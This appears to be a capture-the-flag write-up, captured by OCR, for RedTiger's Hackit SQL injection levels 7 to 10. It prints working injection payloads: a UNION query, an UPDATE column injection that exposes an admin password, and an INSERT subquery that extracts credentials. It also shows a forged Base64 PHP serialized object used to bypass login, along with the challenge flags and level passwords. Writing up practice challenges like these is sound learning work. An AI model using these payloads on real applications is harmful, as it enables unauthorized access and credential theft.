
4
3

Username:
Check!

From the results, we found that the query returned four columns, where the 3rd and 4th columns were used to show the article's content and title. Using this information, we created the final payload to reveal the target's username:

```
') UNION SELECT 1,2,3,autor FROM level7_news news, level7_texts text
WHERE ('%' = '
```

Given the result:



CERN's collider won't chill next winter
The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart in September 2009. Images: Where particles, physics theories collide Click image for gallery on the Large Hadron Collider. (Credit: Maximilien Brice for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. "The schedule is fairly tight," Gillies told ZDNet UK. "Instead of shutting down for the winter, this year, we will start up in September, October, or later, and run continually until we have enough data in the can. We will run straight through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC." Gillies added that CERN would continue to be supplied by EDF on the French side and EOS on the Swiss side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to run at a maximum of 7 TeV, and have run at around 5 TeV. There is 350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 30m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt nine days after it was started. A fault in a copper bus-bar caused a resistive zone, which then prevented the normal operation of a quench. This caused an electrical arc, which punctured the cavity containing liquid helium used to supercool both the experiment and the magnets which direct and focus the particle beams. The fault was the result of an insufficiently welded joint between two of the bus-bars, which are used to carry the superconducting cable. CERN beams department scientist Jorg Wenninger said in a presentation (PDF) on Monday that all the approximately 1,700 joints had been inspected. Many were found to have bad soldering or reduced electrical contact, the same problem that caused the initial incident. A new quench-monitoring and protection system has been implemented that will give an early warning if any part of the superconducting coils or bus-bars develops high resistance, Gilles noted. He also said that more helium safety valves with a higher capacity were being installed.

site_admin
3

press
3

TestUserforg00gle
3

apple
3

Username: [ ]
Check!

From the results, we observed that the article about Google appeared in the third row of the output. This suggested that the author of that article was also in the third row of the `level7_news` table.

We then submitted the following username and clicked the "Check" button:

```
username: TestUserforg00gle
```

Given the result:

Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

search!

User correct.

You can raise your wechall.net score with this flag: 970cecc0355ed85306588a1a01db4d80


The password for the next level is: **or_so_i'm_told**

Hack it

This resulted in successfully injecting the website and retrieving the correct username.


Level 8

We begin by insert text in user and password and it appears to be on below:




To explore whether it was possible to manipulate other fields through the email input, I crafted a payload that closed the email value early and began assigning a new value to another column. Specifically, I submitted the input:

', name = '1



After Editing the form, I observed that the name field on the webpage had changed to 1.



This confirmed that my injected SQL was being executed and that I had successfully modified another column via the email input. Based on the resulting behavior, I inferred that the backend query must have been interpreted by the database as something like:UPDATE users SET email = '', name = '1' WHERE id = 1;

This finding strongly indicated that the input in the email field could directly affect the structure of the SQL query, allowing me to target and update other columns beyond just email. It also revealed that the application's input handling was not properly sanitized or parameterized, which opened up opportunities for further SQL injection.

This confirmed my hypothesis that the injection allowed me to break out of the original email value and inject arbitrary assignments to other columns.

To take it further, I explored whether I could leak sensitive data by assigning a column value (like the password) to the name field. To construct this, I crafted a payload that would inject additional column assignments after closing the original email value:

', name = password, icq = '1

When I submitted this, the name field was replaced with the actual password value stored in the database. This implied that the backend query had executed something along the lines of:


UPDATE users SET email = '', name = password, icq = '1' WHERE id = 1;

From here, I simply read the password shown in the name field on the page, which allowed me to log in as the Admin user using the following credentials:

- Username: Admin

- Password: 19JPYS1jdgvkj


This demonstrated a critical SQL injection vulnerability in the update logic of the form, specifically within the email parameter.



Level 9

In this level, our goal was to retrieve both the username and password of a user from the level9_users table by exploiting a SQL injection vulnerability in the article submission form.

The initial webpage displayed three input fields: Name, Title, and Article, followed by a login form. A message indicated that this was not a blind injection, suggesting there was a way to retrieve output directly.



Initial webpage of level 9

We started by identifying the injectable parameter. To do this, we inserted a single quote (') into each of the input fields one by one and submitted the form.

- Name: ' → no error

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Autor: '
Title:

Name:
Title:
Submit

Username:
Password: Login

Test single quote in Name field

- Title: ' → no error

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Autor:
Title: '

Name:
Title:
Submit

Username:
Password: Login

Test single quote in Title field

- Article: ' → returned SQL syntax error

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '')' at line 6Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Name:
Title:
Submit

Username:
Password: Login

Test single quote in Article field

This confirmed that the Article field was vulnerable to injection.

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '')' at line 6Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.


Name:
Title:
'
Submit

Username:
Password: Login

Error message after submitting a single quote in the article field

Next, we tested the ability to inject a new row into the SQL INSERT query using this payload:
'), ('1', '2', '3

This successfully added a new article entry, proving that the injection allowed us to insert data.



Result after submitting dummy row injection

To exploit this, we injected a **new row** into the query using:

'), ((SELECT username FROM level9_users LIMIT 1), (SELECT password FROM level9_users LIMIT 1), '3

This transformed the SQL into:

```
INSERT INTO articles (name, title, article)
VALUES ('test', 'example', ''),
        ((SELECT username FROM level9_users LIMIT 1),
        (SELECT password FROM level9_users LIMIT 1),
        '3')
```

After submitting the payload, a new row appeared in the article list containing:

- **Username**: TheBlueFlower
- **Password**: this_oassword_is_SEC//Ure.promised!

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Autor:
Title:

Autor: TheBlueFlower
Title: this_oassword_is_SEC//Ure.promised!
3

Name:
Title:

```
'), ((SELECT
username FROM
```

Submit

Username:
Password: Login

Final payload input in article field

This confirmed that the attack was successful.

Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Name:
Title:
Submit

Notice: Use of undefined constant user - assumed 'user' in **/var/www/html/hackit/level9.php** on line **75**

Notice: Use of undefined constant password - assumed 'password' in **/var/www/html/hackit/level9.php** on line **75**

Login correct.

You can raise your wechall.net score with this flag: 84ec870f1ac294508400e30d8a26a679

The password for the next level is: **whatever_just_a_fresh_password**

Hack it

Result page showing extracted username and password

In Level 9, we exploited a SQL injection vulnerability in the article field of an INSERT statement. By injecting a second row using SELECT statements, we successfully retrieved the username and password from the level9_users table. This level demonstrated the use of injection within data manipulation (INSERT) to extract sensitive data using nested subqueries.

Level 10

In this level the goal of this challenge was to bypass the login mechanism and successfully log in as the user `TheMaster`.

Vulnerability Identification

- **Vulnerability Type:** Insecure deserialization / Authentication bypass via logic manipulation
- **Affected Input:** `login` parameter (hidden input field)
- **Affected Page:** `level10.php`

While inspecting the login form, the following hidden input was found in the HTML:

```
<form method="post"> == $0
  <input type="hidden" name="login" value="YToyOntzOjg6InVzZXJuYW1lIjtzOjY6Ik1vbmtleSI7czo4OiJwYXNzd29yZCI7czoxMjoiMDgxNXBhc3N3b3J
  kIjt9">
```

We found that the value that they use is a Base64-encoded **PHP serialized object**. When we decode it using any online base64 decoder or a PHP script, we get:

a:2:{s:8:"username";s:6:"Monkey";s:8:"password";s:12:"0815password";}

Exploit Strategy

The our idea is to modify the serialized object to impersonate `TheMaster`, and use a **Boolean `true`** value as the password, assuming the server uses a weak conditional check such as:


```
if ($login['username'] == "TheMaster" && $login['password']) {
  // Access granted
}
```

We craft a PHP serialized object:

a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}

Base64 encoded version:

YToyOntzOjg6InVzZXJuYW1lIjtzOjk6IlRoZU1hc3RlciI7czo4OiJwYXNzd29yZCI7YjoxO30=



By modifying the Base64-encoded serialized data in the HTML hidden input field, we successfully bypassed.